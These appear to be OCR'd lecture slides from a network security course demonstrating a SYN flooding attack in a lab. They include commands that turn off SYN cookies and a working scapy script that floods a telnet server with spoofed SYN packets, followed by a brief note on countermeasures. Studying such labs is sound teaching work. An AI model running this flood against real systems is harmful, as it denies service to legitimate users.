
The TCP server will **hold** our request until we drop it

TCP Request SYN Queue

There is a time period where our request is held in the SYN queue before it is dropped

What can we do with our knowledge of spoofing?

Let's do some evil stuff



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

The TCP server will **hold** our request until we drop it

TCP Request SYN Queue

There is a time period where our request is held in the SYN queue before it is dropped


What can we do with our knowledge of spoofing?

Send out **a lot** of SYN requests from spoofed source IP address


Let’s do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it




TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits


Let's do some evil stuff



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

The TCP server will **hold** our request until we drop it




TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits

If the buffer is full…


Let's do some evil stuff



The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

The TCP server will **hold** our request until we drop it



TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request


The TCP server will hold those requests in the queue while it waits

If the buffer is full… The TCP server won't be able to accept new connections!


Let’s do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it




We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits


If the buffer is full… The TCP server won’t be able to accept new connections!

Let's do some evil stuff



(b) SYN Flooding Attack

```
[10/27/22]seed@VM:~/.../TCP_Attacks$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp max syn backlog = 128
```



(The size of this buffer is also set by the operating system)

If a new SYN comes in (from a legitimate user), they will be **denied**

Turn off countermeasures…

```
sysctl -w net.ipv4.tcp_syncookies = 0
```

Turn off **SYN cookies**

Use **netstat** to see the current status of server's TCP connections

```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@2ebd63942881:/#
```

From another machine, use telnet to establish a TCP connection

```
[10/27/22]seed@VM:~/.../tcp_attacks$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2ebd63942881 login: seed
Password: dees
```

```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.7:23             10.9.0.1:60920          ESTABLISHED
```

We will also increase the number of retries (SYN + ACK) the server will do before giving up

AND

Make the SYN queue smaller

```
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
```

Victim Server

```
root@d849e012d6fd:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39057        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             84.214.105.184:34308    SYN_RECV
tcp        0      0 10.9.0.5:23             178.105.10.39:29935     SYN_RECV
tcp        0      0 10.9.0.5:23             255.8.229.236:41503     SYN_RECV
tcp        0      0 10.9.0.5:23             56.252.62.113:55730     SYN_RECV
tcp        0      0 10.9.0.5:23             69.66.205.21:18690      SYN_RECV
tcp        0      0 10.9.0.5:23             122.154.143.88:41910    SYN_RECV
tcp        0      0 10.9.0.5:23             131.98.218.150:62638    SYN_RECV
tcp        0      0 10.9.0.5:23             14.44.182.254:33765     SYN_RECV
tcp        0      0 10.9.0.5:23             98.170.141.0:49524      SYN_RECV
tcp        0      0 10.9.0.5:23             137.191.232.56:51616    SYN_RECV
tcp        0      0 10.9.0.5:23             70.12.28.153:61150      SYN_RECV
```

We've filled this server with spoofed SYN requests

synflood.py

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:   (1)
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

Attacker

```
[10/27/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

New terminal

```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Server is full! ✓

```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Denied ✓

(1) Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

Issues:

We had to change the number of retries/queue size to make this attack easier for us

If the number of retries is low, and the waiting queue is large… we might not fill it in time!

Issues:

synflood.c

We had to change the number of retries/queue size to make this attack easier for us

If the number of retries is low, and the waiting queue is large… we might not fill it in time!

Solution?

- Use C (lmao)

Issues:


synflood.c

We had to change the number of retries/queue size to make this attack easier for us

If the number of retries is low, and the waiting queue is large… we might not fill it in time!

Countermeasures

SYN Cookies- Allocate server resources only for established connections

